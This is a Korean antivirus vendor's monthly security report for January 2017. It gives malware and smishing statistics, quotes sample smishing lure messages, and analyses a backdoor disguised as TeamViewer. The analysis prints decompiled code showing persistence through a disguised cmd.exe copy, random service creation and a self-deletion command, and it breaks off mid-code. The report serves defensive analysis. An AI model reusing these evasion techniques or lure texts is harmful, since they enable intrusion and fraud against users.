알약
월간 보안동향
보고서.

2017년 2월

ESTsoft Copyright 2014-present ESTsoft corp. All rights reserved.

알약 2월 보안동향보고서
CONTENTS

Part1 2월 악성코드 통계

악성코드 통계
허니팟/트래픽 분석
스미싱 분석

Part2 악성코드 이슈 분석

개요
악성코드 상세 분석
결론

Part3 보안 이슈 돋보기

1월의 보안 이슈
1월의 취약점

Part4 해외 보안 동향

영미권
중국
일본

ESTsoft Copyright by ESTsoft corp. All rights reserved.

1 월 총평

2017 년 새해를 맞아, 국내외적으로 다양한 보안 이슈가 발생했던 1 월이었습니다.

먼저, 랜섬머니를 요구하는 다양한 공격이 있었습니다.

최신 패치가 되지 않았거나 설정이 잘못된 MongoDB 에 접속하여 DB 를 복사하고 삭제한 후 데이터를 볼모로 DB 관리자들에게 비트코인으로 랜섬머니를 요구하는 공격이 확인되었고, 유명 검색엔진인 Elasticsearch 의 경우도 MongoDB 공격과 유사한 형태로 공격을 받았습니다. 또한 리눅스 장비를 감염시켜 장비를 부팅할 수 없게 만들고, 데이터를 영구적으로 파괴하는 KillDisk 랜섬웨어의 변종이 발견되기도 했습니다. KillDisk 의 경우 실제로 랜섬머니를 지불한다 해도 암호화키를 내부저장하지 않기 때문에 복호화 자체가 어렵다는 부분 때문에 더욱 이슈가 되었습니다.

언급한 3 가지 랜섬머니를 요구하는 공격의 경우, 모두 중요데이터를 갈취하여 그를 통해 금전을 요구하는 방식이기 때문에 무엇보다도 주기적인, 별도매체로의 백업이 공격 예방에 있어 가장 중요하다는 점 다시 한번 강조 드립니다.

또한 1 월에는 다양한 안드로이드 악성코드 이슈도 발생했습니다.

2016 년 하반기 서드 파티 앱 마켓을 통해 대량으로 유포되어 거의 1000 만대에 가까운 디바이스에 설치되어 있던 HummingBad 라는 악성앱 (http://blog.alyac.co.kr/708)의 변종인 HummingWhale 이 발견되었습니다. 이 앱은 WhaleCamera 등의 다양한 안드로이드앱들로 위장하여 구글플레이에 업로드 되었고 공격자들로 하여금 감염된 사용자 기기 들에게 광고 사기를 수행할 수 있게 합니다.

또한, 일단 감염되면 사용자스마트폰에 저장된 연락처와 SMS 메시지를 훔치는 한편 기기를 잠그고 랜섬머니를 지불하라는 랜섬웨어 앱이 구글플레이에 'EnergyResque', 'Charger', "DataLust'등의 이름으로 등록되어 이슈가 된 부분도 있었습니다. 구글플레이에 등록된 앱이더라도 설치 시 한번 더 주의가 필요할 것 같습니다.

2017년 새해에도 많은 보안 이슈가 발생할 것이라 예상됩니다. 동향보고서를 읽어주시는 독자분들께서는 조금 번거롭더라도 항상 기본적인 보안 수칙을 준수하는 데 좀 더 신경 써주시고, 특히 중요Data에 대한 백업은 항상 기본적인 부분이니 꼭 잊지 마셔서 2017년에는 좀 더 안전한 한 해가 되셨으면 좋겠습니다. 늦었지만 새해 복 많이 받으세요.

Part1. 1 월의 악성코드 통계

악성코드 통계

허니팟/트래픽 분석

스미싱 분석

1. 악성코드 통계

감염 악성코드 TOP15

감염 악성코드 Top 15 는 사용자 PC 에서 탐지된 악성코드를 기반으로 산출한 통계이다.
2016 년 통계 수치에 비해 감염 건수가 크게 상승한 것을 확인하실 수 있는데 이는 자체 수집 통계 기준 및 범위를 대폭 늘린 결과임을 참고 부탁드린다. 2017 년 1 월의 감염 악성코드 Top 15 리스트에서는 지난 12 월에 1 위를 차지했던 Misc.Keygen 악성코드가 4 단계 하락한 5 위를 차지했으며, Trojan.HTML.Ramnit.A 가 새롭게 1 위를 차지했다.

Trojan.HTML.Ramnit.A 는 HTML 파일을 변조하여 또다른 Trojan 악성코드를 사용자 PC 에 드롭 시켜 사용자 PC 에 저장된 중요 정보나 브라우저 쿠키 값 등을 탈취하고 또한 공격자의 명령을 기다리는 봇 넷을 구성하는 데도 사용되는 악성코드이다.

순위	등락	악성코드 진단명	카테고리	합계 (감염 건수)
1	New	Trojan.HTML.Ramnit.A	Trojan	1342804
2	New	Adware.SearchSuite	Adware	957709
3	New	Exploit.CVE-2010-2568.Gen	Exploit	406860
4	New	Trojan.LNK.Gen	Trojan	330536
5	↓4	Misc.Keygen	Etc	275745
6	↑5	Win32.Neshta.A	Trojan	249301
7	New	Worm.ACAD.Bursted.doc.B	Worm	225826
8	↓1	Worm.ACAD.Kenilfe	Worm	218921
9	New	Win32.Ramnit	Trojan	200449
10	New	Trojan.Acad.Bursted.AS	Trojan	168288
11	New	Backdoor.Generic.792814	Backdoor	137072
12	New	Win32.Ramnit.N	Trojan	133637
13	New	Virus.IFrame.jL	Virus	130514
14	New	Adware.GenericKD.4222691	Adware	122268
15	New	Adware.Generic.132199	Adware	118617


*자체 수집, 신고된 사용자의 감염 통계를 합산하여 산출한 순위임

2017 년 01 월 01 일 ~ 2017 년 01 월 31 일

ESTsoft Copyright by ESTsoft corp. All rights reserved.


악성코드 유형별 비율

악성코드 유형별 비율에서 트로이목마(Trojan) 유형이 가장 많은 48%를 차지했으며, 애드웨어(Adware) 유형이 24%로 그 뒤를 이었다.



카테고리별 악성코드 비율 전월 비교

1 월에는 트로이목마, 애드웨어 유형 외에도 웜, 취약점, 바이러스, 백도어 유형 등의 다양한 유형의 악성코드들이 배포되었다.




ESTsoft Copyright by ESTsoft corp. All rights reserved.


2. 허니팟/트래픽 분석

1 월의 상위 Top 10 포트

허니팟/정보 수집용 메일서버를 통해 유입된 악성코드가 사용하는 포트 정보 및 악성 트래픽을 집계한 수치




최근 3 개월간 상위 Top 5 포트 월별 추이



ESTsoft Copyright by ESTsoft corp. All rights reserved.

악성 트래픽 유입 추이

외부로부터 유입되는 악의적으로 보이는 트래픽의 접속 시도가 감지된 수치



단위 : 악의적 트래픽 접속 시도 감지 건수

2016 년 08 월 ~2017 년 01 월

ESTsoft Copyright by ESTsoft corp. All rights reserved.

3. 스미싱 분석

알약 안드로이드를 통한 스미싱 신고 현황

기간	2017 년 01 월 01 일 ~ 2017 년 01 월 31 일
총 신고건수	3,864 건

키워드별 신고내역

키워드	신고 건수	비율
사진	146	3.78%
동영상	98	2.54%
택배	38	0.98%
주민번호	32	0.83%
결혼	15	0.39%
요금미납	13	0.34%
퇴진투표	3	0.08%
돌잔치	2	0.05%
등기	1	0.03%
납기	1	0.03%

스미싱 신고추이

지난달 스미싱 신고 건수 3,126건 대비 이번 달 3,864건으로 알약 안드로이드 스미싱 신고 건수가 전월 대비 738건 증가했다. 이번 달은 사진/동영상 관련 스미싱이 대부분을 차지했으며, 사진/동영상 건 관련된 스미싱이 새로 등장했다.

ESTsoft Copyright by ESTsoft corp. All rights reserved.

알약이 뽑은 1 월 주목할만한 스미싱

특이문자

순위	문자 내용
1	여 p 기 s 에 x 너 l 이상한 동영상 e 있 p 는데 바로 삭 c 제하세요
2	전 d기억나d세g요? 동창y인데b요 여기d에 같a이 찍은사a진 있어요
3	[한d전]전b기요u금이 미v납되x어 중지r예정x입니r다.조회g후납부p바랍z니다

다수문자

순위	문자 내용
1	전 d 기억나 d 세 g 요? 동창 y 인데 b 요 여기 d 에 같 a 이 찍은사 a 진 있어요
2	여p기s에x 너 l이상한 동영상e 있p는데 바로 삭c제하세요
3	택배가 도착하면 내용물을 확인하세요
4	고x객o님 주민t번n호 사용내b역3건.IP추h적성h공.확e인사j렌24로
5	(^^모)♡(바^^)♬일[청v첩v장]이 도착햇어요
6	[한d전]전b기요u금이 미v납되x어 중지r예정x입니r다.조회g후납부p바랍z니다
7	박근z혜 퇴진 모바a일 투표 입니다h 참여g부탁드립니v다
8	우리아기태여난지12달첫돌이에요^^일시:2월8일오전10시장소:하로쉬젠초대장
9	To.우편물이고객님의부재중으로/반송되었습니다/등기물정보확인}
10	[Web발신] [납기안내] 3.15일 접수된 귀하의 교통범칙그 납기일을 확인해 주시기 바랍니다

ESTsoft Copyright by ESTsoft corp. All rights reserved.

Part2. 1 월의 악성코드 이슈 분석


개요

악성코드 상세 분석

결론

[유명 프로그램 아이콘으로 위장한] 악성코드 분석 보고서

1. 개요



[그림 1] “팀뷰어” 아이콘으로 위장한 백도어 파일 속성 정보

해당 백도어 악성 파일은 국내에서 많이 사용되고 있는 원격 프로그램 "팀뷰어" 아이콘으로 위장하여 사용자에게 실행을 유도시키고 감염된 PC 에서 파일 다운/업로드, PC 정보 수집 등의 백도어 기능을 수행한다. 백도어 수행 기능들 중 이전 “3.20 사이버 테러”에 사용되었던 코드가 일부 유사한 것으로 확인 된다. 이번 분석보고서에서는 “팀뷰어” 아이콘으로 위장한 백도어의 악성 행위와 예방 방법에 대해 알아본다.

ESTsoft Copyright by ESTsoft corp. All rights reserved.

2. 악성코드 상세 분석


2.1 파일정보

Detection Name	File Name	MD5	Size(Byte)
Backdoor.Agent.431863N	safebank.exe	D8F163312E9B3DDF0F90354DAD2CFA12	431,863

2.2 행위 요약

해당 파일이 실행 되면, 시스템 내의 정상 DLL 파일의 파일명으로 자신을 복사하고 실행 시킨다.

실행 후에는 C&C 서버에 접속하여 명령을 수행 할 수 있는 암호화 된 파일을 다운로드 및 수행 결과에 대한 파일 업로드 기능을 한다.



[그림 2] 악성 행위 진행 흐름도

ESTsoft Copyright by ESTsoft corp. All rights reserved.

2.3 상세 분석

2.3.1 중복 실행 판단을 위한 뮤텍스 검사

해당 파일은 최초 실행과 중복 실행의 동작이 다르기 때문에, 중복으로 실행 되었는지를 뮤텍스(Mutex)로 체크하여 로직 방향을 정하게 된다.

```
handle_wininet = LoadLibraryA(&v8);
v5 = GetCommandLineW();
v20 = CommandLineToArgvW(v5, &pNumArgs);
GetModuleFileNameA(0, Filename, 0x104u);
func_getapis();
if ( func_duplication_execute() )          // 중복 실행 검사 (Mutex)
  func_duplication_execute_Yes();          // 중복 실행 로직
else
  func_duplication_execute_No();           // 최초 실행 로직
result = 0;
```

[그림 3] 중복 실행 검사 코드 화면

```
handle_wininet = LoadLibraryA(&v8);
v5 = GetCommandLineW();
v20 = CommandLineToArgvW(v5, &pNumArgs);
GetModuleFileNameA(0, Filename, 0x104u);
func_getapis();
if ( func_duplication_execute() )          // 중복 실행 검사 (Mutex)
  func_duplication_execute_Yes();          // 중복 실행 로직
else
  func_duplication_execute_No();           // 최초 실행 로직
result = 0;
```

[그림 4] 뮤텍스(Mutex) 체크 확인 코드 화면

2.3.2 최초 실행 시 로직

2.3.2.1 파일 생성

윈도우 시스템 경로(system32)의 dll 파일 중 하나의 이름을 가져와서 exe 로 변경한다. 그리고 cmd.exe 파일을 msinfo321.exe 로 복사하고 생성한 [랜덤 dll 이름].exe 를 동작시키는 커맨드를 생성 한다.

ESTsoft Copyright by ESTsoft corp. All rights reserved.

```
pszPath = 0;
memset(&v4, 0, 0x103u);
v5 = 0;
memset(&v6, 0, 0x103u);
if ( func_IsWow64Process() )
  GetSystemWow64DirectoryA(&pszPath, 0x104u);
else
  GetSystemDirectoryA_0(&pszPath, 0x104u);
pMore = 0;
memset(&v8, 0, 0x103u);
func_getdllname(&pMore);                        // system32 경로의 DLL들 중에 랜덤으로 하나의 이름을 가져와
                                                // .exe 확장자를 붙인 이름으로 변경함
PathAppendA(&pszPath, &pMore);
lstrcpyA(lpString1, &pszPath);
Buffer = 0;
memset(&v12, 0, 0x103u);
String1 = 0;
memset(&v10, 0, 0x103u);
GetWindowsDirectoryA(&Buffer, 0x104u);
lstrcpyA(&String1, &Buffer);
lstrcatA(&String1, "₩₩system32₩₩msinfo321.exe");
lstrcatA(&Buffer, "₩₩system32₩₩cmd.exe");
lstrcpyA(&v5, Filename);
CopyFileA(&Buffer, &String1, 0);                // cmd.exe 를 msinfo321.exe로 복사
return sprintf(a2, "%s /c start %s", &String1, lpString1);
                                                // C:₩WINDOWS₩system32₩msinfo321.exe /c start C:₩WINDOWS₩system32₩[랜덤dll이름].exe
```

[그림 5] 파일 생성 방법에 대한 코드 화면

2.3.2.2 서비스 생성

파일이 실행 된 시스템 내 service 항목 중 랜덤으로 하나의 서비스의 이름과 설명을 가져와 case 문에서 랜덤으로 뽑은 문자열과 조합한다. 이후 아래의 내용으로 서비스를 생성한다.

```
switch ( v16 )                                  // Random Name
{
  case 0:
    lstrcpyA(&String1, "Extended");
    break;
  case 1:
    lstrcpyA(&String1, "Framework");
    break;
  case 2:
    lstrcpyA(&String1, "Manager");
    break;
  case 3:
    lstrcpyA(&String1, "Standard");
    break;
  case 4:
    lstrcpyA(&String1, "Notification");
    break;
  case 5:
    lstrcpyA(&String1, "Helper");
    break;
  case 6:
    lstrcpyA(&String1, "Configuration");
    break;
  default:
    break;
}
sub_40BCC0((LPSTR)lpNewFileName, a3);           // 랜덤 DLL 이름
ExistingFileName = 0;
memset(&v15, 0, 0x103u);
lstrcpyA(&ExistingFileName, Filename);
CopyFileA(&ExistingFileName, lpNewFileName, 0);// 랜덤DLL이름 으로 자신 복사
if ( sub_40BE70(v11, &v17, &v7, (int)&String2) )// Random Service Desc
{
  if ( strstr(&v7, &String1) )
  {
    memset(&String1, 0, 0x104u);
    sprintf(&String1, "Locator");
  }
  sprintf(a2, "%s_%s", &v17, &String1);         // 랜덤서비스 이름과 조합
  sprintf(a5, "%s %s", &v7, &String1);          // 랜덤서비스 설명과 조합
  lstrcpyA(lpString1, &String2);
  if ( strlen(lpString1) )
    sprintf(lpString1, "%s %s", lpString1, &String1);
  result = 1;
```

[그림 6] 서비스 생성 및 등록 방법에 대한 코드 화면

ESTsoft Copyright by ESTsoft corp. All rights reserved.

2.3.2.3 자가 삭제

자신의 복제 파일과 서비스를 등록 한 후에는 자기 자신을 삭제 한다.

```
String1 = 0;
memset(&v2, 0, 0x103u);
Parameters = 0;
memset(&v4, 0, 0x103u);
lstrcpyA(&String1, Filename);
SetFileAttributesA(&String1, 0x80u);
sprintf(&Parameters, "/c systeminfo >NUL & del /q ₩"%s₩" >> NUL", &String1);
result = GetEnvironmentVariableA("ComSpec", &String1, 0x104u);
if ( result )
